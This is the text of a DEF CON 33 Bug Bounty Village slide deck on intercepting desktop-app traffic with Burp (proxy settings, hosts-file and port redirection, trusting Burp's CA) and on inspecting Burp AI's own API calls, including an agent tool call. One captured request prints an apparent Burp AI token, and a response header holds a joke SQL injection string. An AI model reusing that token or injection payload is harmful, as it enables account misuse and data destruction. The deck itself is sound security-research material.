



*Joke

The Year of the Bounty Desktop Bugs from Binaries

Parsia Hakimian Hackerman
DEF CON 33 (8-10 Aug 2025)
Bug Bounty Village

'Scholar in His Study' by Godfrey Kneller (1646-1723)



Summary for AI @ <https://chortgpt.com>





closed the report and
changed the status to ● Not Applicable.

updated the severity from
High (8.7) to None.

closed the report and
changed the status to ● Informative.



reopened this report.

Critical

\$15,000

● Resolved

Microsoft Bounty Program
Out-of-Scope Notification



Out-of-scope section:

- All vulnerabilities that require the use of
[redacted] handlers

/api/users/me

- Security @ MSFT
 - I don't decide bounties ;)
- DEF CON 26/28/33
- Not a real hunter
- Formerly cool
- Independent "research"
- Not affiliated with:
 - My employer
 - Your employer
 - Hackerman



Friendship ended with Clicker

Now

PowerPoint
Glove

is my
best friend



Source: Wikimedia Commons - public domain



Source:
Wikimedia Commons - public domain




Source: Wikimedia Commons
Author: Mack Male
Derivative work: CC BY-SA 2.0

Assumptions

Windows




Burp



<https://parsiya.net/categories/thick-client-proxying/>

Proxying – Application Settings



Chromium-based Browsers:

```
msedge.exe --proxy-server="localhost:8080"
```


<https://textslashplain.com/2022/01/05/edge-command-line-arguments>

Bash/Linux CLIs:

```
export http_proxy=http://127.0.0.1:8080  
export https_proxy=http://127.0.0.1:8080
```

<https://parsiya.net/blog/2016-04-07-thick-client-proxying-part-4-burp-in-proxy-chains>

Proxy-Aware Applications



Proxying – OS Settings

- Windows Settings

- Control Panel: `control inetctl.cpl,,4`
- Chromium-based stuff:
 - Browsers: Chrome, Edge, Brave, etc.
 - Frameworks: Electron, CEF, QT, Edge WebView2

- WinHTTP Settings

- Mostly Windows services
- `netsh winhttp import proxy source=ie`
- <https://parsiya.net/blog/2017-10-08-thick-client-proxying-part-8-proxying-windows-services/>

- <https://parsiya.net/blog/2020-05-01-towards-a-quieter-burp-history/>

Proxying - .NET Settings

- application.exe.config

```
<configuration>
  <system.net>
    <defaultProxy>
      <proxy
        proxyaddress="http://127.0.0.1:8080"
        bypassonlocal="false"
      />
    </defaultProxy>
  </system.net>
</configuration>
```

Proxying – Not ProxyAware #1

1: Find endpoints

Netmon, WireShark, Process Monitor

<https://parsiya.net/blog/2015-08-01-network-traffic-attribution-on-windows>

Server Name Indication (SNI) Extension in ClientHello

<https://parsiya.net/blog/2020-06-22-thick-client-proxying-part-11-gog-galaxy-and-extract-sni>

2: Redirect traffic (one domain at a time)

2.1: Hosts file (for IP)

127.0.0.1 example.net

<https://parsiya.net/blog/2020-05-09-thick-client-proxying-part-10-hosts-file>

2.2: Redirect port

netsh interface portproxy add v4tov4

listenport=443 listenaddress=192.168.0.100

connectaddress=localhost connectport=8443

<https://parsiya.net/blog/2016-06-07-windows-netsh-interface-portproxy>

2.3 <https://docs.mitmproxy.org/stable/howto/transparent/#windows>

Proxying – Not ProxyAware #2

#3 Create a Burp listener for each port


#4 Enable Burp Invisible Proxying for each listener

Use the Host header

#5 Settings > DNS > Hostname resolution overrides

Add the actual IP for each domain

Prevents loops



Burp AI Logo – copyright Portswigger

It's Burps All the Way Down

Tools > Proxy Manage global settings

Burp Server

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure

| | | | | | |
|--------|---------|----------------|-----------|----------|-------------|
| Add | Running | Interface | Invisible | Redirect | Certificate |
| Edit | ✓ | 127.0.0.1:9000 | | | Per-host |
| Remove | | | | | |

Listener on 9000

Network > Connections Manage global settings

Burp Client

Upstream proxy servers

Use these settings to control whether Burp sends outgoing requests to an upstream proxy server, or directly to the destination host. The first rule that matches each destination host is used. To send all traffic to a single proxy server, create a rule for the destination host.

☒ Override options for this project only

| | | | | | |
|--------|---------|------------------|------------|------------|------|
| Add | Enabled | Destination host | Proxy host | Proxy port | Auto |
| Edit | ✓ | * | localhost | 9000 | |
| Remove | | | | | |

Upstream proxy == Burp Server


Balance, Denied!!1!

8,962 AI credits available

🕒 Balance updated 2025-05-23 at 20:41:56

⚠️ Could not refresh your balance. 🔄 [Try again](#)

[Buy more AI credits](#)



Jave RUNTIME!! Environment



Java RUNTIME!! Environment

- *%LocalAppData%/Programs/BurpSuitePro/jre/lib/security/cacerts*
- Add Burp's cert with keytool (also bundled with JRE)
 - Assuming we're in */jre/lib/*
 - *..\..\bin\keytool.exe -importcert -alias burp
-keystore cacerts -storepass changeit
-file /path/to/burpca.crt*
- Redo after every upgrade




In this house David Suchet is the only Poirot!



Voilà!

| Request | | Response | |
|---|---------|--|----------------|
| Pretty | Raw Hex | Pretty | Raw Hex Render |
| <pre>1 GET /burp/balance HTTP/1.1 2 Host: ai.portswigger.net 3 Accept-Encoding: gzip, deflate, br 4 Accept: */* 5 Accept-Language: en-US;q=0.9,en;q=0.8 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 7 Connection: keep-alive 8 Cache-Control: max-age=0 9 Portswigger-Burp-Ai-Token: 7erocMLC4BsH4vhOMrT4tu8S9MRjo3O45U6jtyZpk2UdZU1YRsXXoFlu</pre> | | <pre>1 HTTP/2 200 OK 2 Content-Type: application/json 3 Content-Length: 68 4 Server: '; DELETE carlos FROM users -- 5 X-Hiring-How: We're on a mission to secure the web: https://portswigger.net/careers 6 X-Robots-Tag: noindex 7 Date: Wed, 16 Jul 2025 04:18:11 GMT 8 X-Cache: Miss from cloudfront 9 Via: 1.1 5565a51537c689d1d16f6b4d41f40082.cloudfront.net (CloudFront) 10 X-Amz-Cf-Pop: SEA19-C2 11 X-Amz-Cf-Id: 1VHOajy_I f94622tM8TDhlwagHISYkOuYsQk04Dy34DnQdCX96wiE6A== 12 13 { "balance": "8962.5141", "timestamp": "2025-07-16T04:18:11.954280961Z" }</pre> | |

Explore Issue Button


| | | | | |
|----------|------------|--------|---|---------------------|
| 22:45:54 | 7 May 2025 | Task 2 |  Frameable response (potential Clickjacking) | https://example.net |
| 22:45:54 | 7 May 2025 | Task 2 |  Strict transport security not enforced | https://example.net |
| 22:45:54 | 7 May 2025 | Task 2 |  Strict transport security not enforced | https://example.net |



Advisory

Request

Response

Path to issue

 **Frameable response (potential Clickjacking)**

Severity: Information

Confidence: Firm

URL: https://example.net/

Issue description

Explore Issue Request


```
POST /ai/hakawai-explore-service/api/v1/start
```

```
{  
  "issue_definition": {  
    "name": "Frameable response (potential Clickjacking)",  
    "detail": null,  
    "background": "{{Issue text}}",  
    "evidence": [  
      {  
        "type": "REQUEST_RESPONSE",  
        "request": "{{Raw Request}}",  
        "response": "{{Raw Response}}",  
        "request_highlights": [],  
        "response_highlights": []  
      }  
    ]  
  }  
}
```

Explore Issue Response

```
"step_title": "Check for anti-framing headers and framebusting code",
"step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP headers\n2. Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most logical first step as we need to verify the vulnerability and understand what protections, if any, are in place.",
"tool_calls": [
  {
    "id": "toolu_016KVSgDyuPq2AEoGAKTcCDi",
    "tool_name": "repeater",
    "arguments": {
      "request": "GET / HTTP/1.1\nHost: example.net\nAccept-Language: en-US,en;q=0.9\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9, image/avif,image/webp,image/apng,*/*;q=0.8\nConnection: close",
      "step_title": "Check for anti-framing headers and framebusting code",
      "step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP headers\n2. Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most logical first step as we need to verify the vulnerability and understand what protections, if any, are in place.",
      "learnings": "This is the first step, so no previous learnings to evaluate.",
      "progress": "Initial reconnaissance step to confirm vulnerability details.",
      "knowledge": "The site appears to be a basic example domain running on a web server that supports HTTP/2 and has Alt-Svc headers indicating h3 (HTTP/3) support."
    }
  }
]
```


Quote from Nico - <https://hackademy.agarri.fr/>



Used with permission

Do You Want to Know More?



XBOW

